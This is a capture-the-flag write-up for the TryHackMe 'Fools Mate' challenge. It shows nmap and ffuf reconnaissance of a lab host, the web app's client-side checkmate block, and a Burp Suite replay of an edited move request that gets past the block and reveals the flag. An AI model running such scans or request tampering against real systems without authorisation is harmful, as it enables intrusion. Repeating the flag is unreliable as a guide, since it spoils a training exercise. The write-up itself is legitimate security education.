

TryHackMe: Fools Mate (Level 1) — Writeup

Here is a complete, step-by-step writeup for the **Fools Mate** challenge. This guide shows how we found the client-side restriction and bypassed it using Burp Suite to capture the flag.


1. Initial Reconnaissance

We started by scanning the target machine IP `10.49.169.93` using **Nmap** to see which ports were open.

Bash

```
nmap 10.49.169.93 -sV -oN nmap.txt
```

As seen in the scan results, port **22 (SSH)** and port **80 (HTTP)** are open. The web server runs on a Node.js Express framework.



```
(obito@kali)-[~/ctf/try_hackme/web/fools-mate]
$ nmap 10.49.169.93 -sV -oN nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-06 21:29 +0530
Nmap scan report for 10.49.169.93
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

Next, we performed directory fuzzing using **ffuf** to find hidden files and directories on the web server.

Bash

```
ffuf -u http://10.49.169.93/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

The fuzzing results discovered directories like `/css`, `/js`, and `/vendor`.

```
(obito@kali) ~/ctf/try_hackme/web/fools-mate
$ ffuf -u http://10.49.169.93/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


v2.1.0-dev

:: Method      : GET
:: URL         : http://10.49.169.93/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 174ms]
# [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 178ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 202ms]
# on atleast 2 different hosts [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 212ms]
# [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 232ms]
# [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 232ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 254ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 255ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 266ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 262ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 352ms]
# [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 364ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 375ms]
# [Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 378ms]
css [Status: 301, Size: 153, Words: 6, Lines: 11, Duration: 111ms]
js [Status: 301, Size: 152, Words: 6, Lines: 11, Duration: 270ms]
vendor [Status: 301, Size: 156, Words: 6, Lines: 11, Duration: 140ms]
pieces [Status: 301, Size: 156, Words: 6, Lines: 11, Duration: 92ms]
[Status: 200, Size: 2454, Words: 499, Lines: 74, Duration: 96ms]
:: Progress: [220560/220560] :: Job [1/1] :: 412 req/sec :: Duration: [0:11:32] :: Errors: 82 ::
```


2. Exploring the Web Application

When we opened the web app in our browser ([http://10.49.169.93] (http://10.49.169.93)), we were presented with a chess board interface named **EndgameTrainer**.



The game state shows a clear **mate-in-one** situation. Moving the White Rook from square **a1** to **a8** delivers an immediate checkmate. However, when we attempted to drag the Rook to **a8**, a retro system alert popped up blocking our move.

Alert Message: "I'll shut down your PC if you play that."



3. Analyzing the Code & Client-Side Restrictions

To understand why our move was blocked, we analyzed the source code. Inside the JavaScript code, we found a client-side validation function named `preMoveCheck`.

JavaScript

```
function preMoveCheck(from, to, promotion) {
  const probe = new Chess(game.fen());
  let result;
  try {
    result = probe.move({ from, to, promotion: promotion || undefined });
  } catch (e) {
    result = null;
  }
  if (result && probe.isCheckmate()) {
    showSystemNotice("I'll shut down your PC if you play that.");
    return false;
  }
  return true;
}
```


The `preMoveCheck` function evaluates if a move will result in a checkmate. If it does, it shows the notice and returns `false`, preventing the move request from being transmitted to the backend API.

Trying DevTools Console (Failed Attempt)

We tried to bypass this by opening the browser DevTools Console and calling the backend submission function `sendMove('a1', 'a8')` manually. However, this dropped an error:

JavaScript

Uncaught ReferenceError: sendMove is not defined




This happens because the JavaScript application logic is isolated within a closed module scope, making its internal variables and functions inaccessible from the global window console.

4. The Solution: Interception via Burp Suite

Since the validation only happens inside the browser (client-side), we can bypass it completely by capturing a harmless move request and modifying it using **Burp Suite**.

Step 1: Intercepting a Valid Request

1. Open Burp Suite and turn **Intercept On**.
2. Make a legal, non-winning move on the board (for example, moving the pawn from **f2** to **f4**).
3. Burp Suite successfully catches the outgoing POST request to `/api/move`.



Step 2: Modifying the Payload in Repeater

We sent the request to the **Repeater** tab and altered the JSON body values to reflect our winning checkmate move:


- Changed "from": "f2" to "from": "a1"
- Changed "to": "f4" to "to": "a8"

When we clicked **Send**, the backend API processed our winning move without performing the client-side checkmate restriction. The server replied with a status of 200 OK along with the flag value.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /api/move HTTP/1.1 2 Host: 10.49.169.93 3 Content-Length: 23 4 Accept-Language: en-US,en;q=0.9 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 6 Content-Type: application/json 7 Accept: */* 8 Origin: http://10.49.169.93 9 Referer: http://10.49.169.93/ 10 Accept-Encoding: gzip, deflate, br 11 Connection: keep-alive 12 13 { 14 "from": "a1", 15 "to": "a8" 16 }</pre>				<pre>1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Set-Cookie: sid=cacfa5f0d44a7a84fccc40d48c37dd3; Path=/; HttpOnly; SameSite=Lax 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 355 6 ETag: W/"3b-403f927f94c1v0Pb7IbwH0" 7 Date: Mon, 06 Jul 2026 16:16:18 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11 { 12 "ok": true, 13 "move": "a1a8", 14 "fen": "rOkl/Supp/8/8/8/8/SPPP/GK1 b - - 1", 15 "status": "checkmate", 16 "turn": "b", 17 "winner": "white", 18 "flag": "THM{cl13nt_s1d3_ch3ckm4t3}" 19 }</pre>			

5. Capturing the Flag

After sending the manipulated payload, the frontend updated to reflect the successful checkmate, and the hidden flag emerged in the right-hand panel.



Flag: THM{cl13nt_s1d3_ch3ckm4t3}

The challenge is successfully finished!

Thank You

Report By :

Obito Uchiha

Team:

AKATSUKI
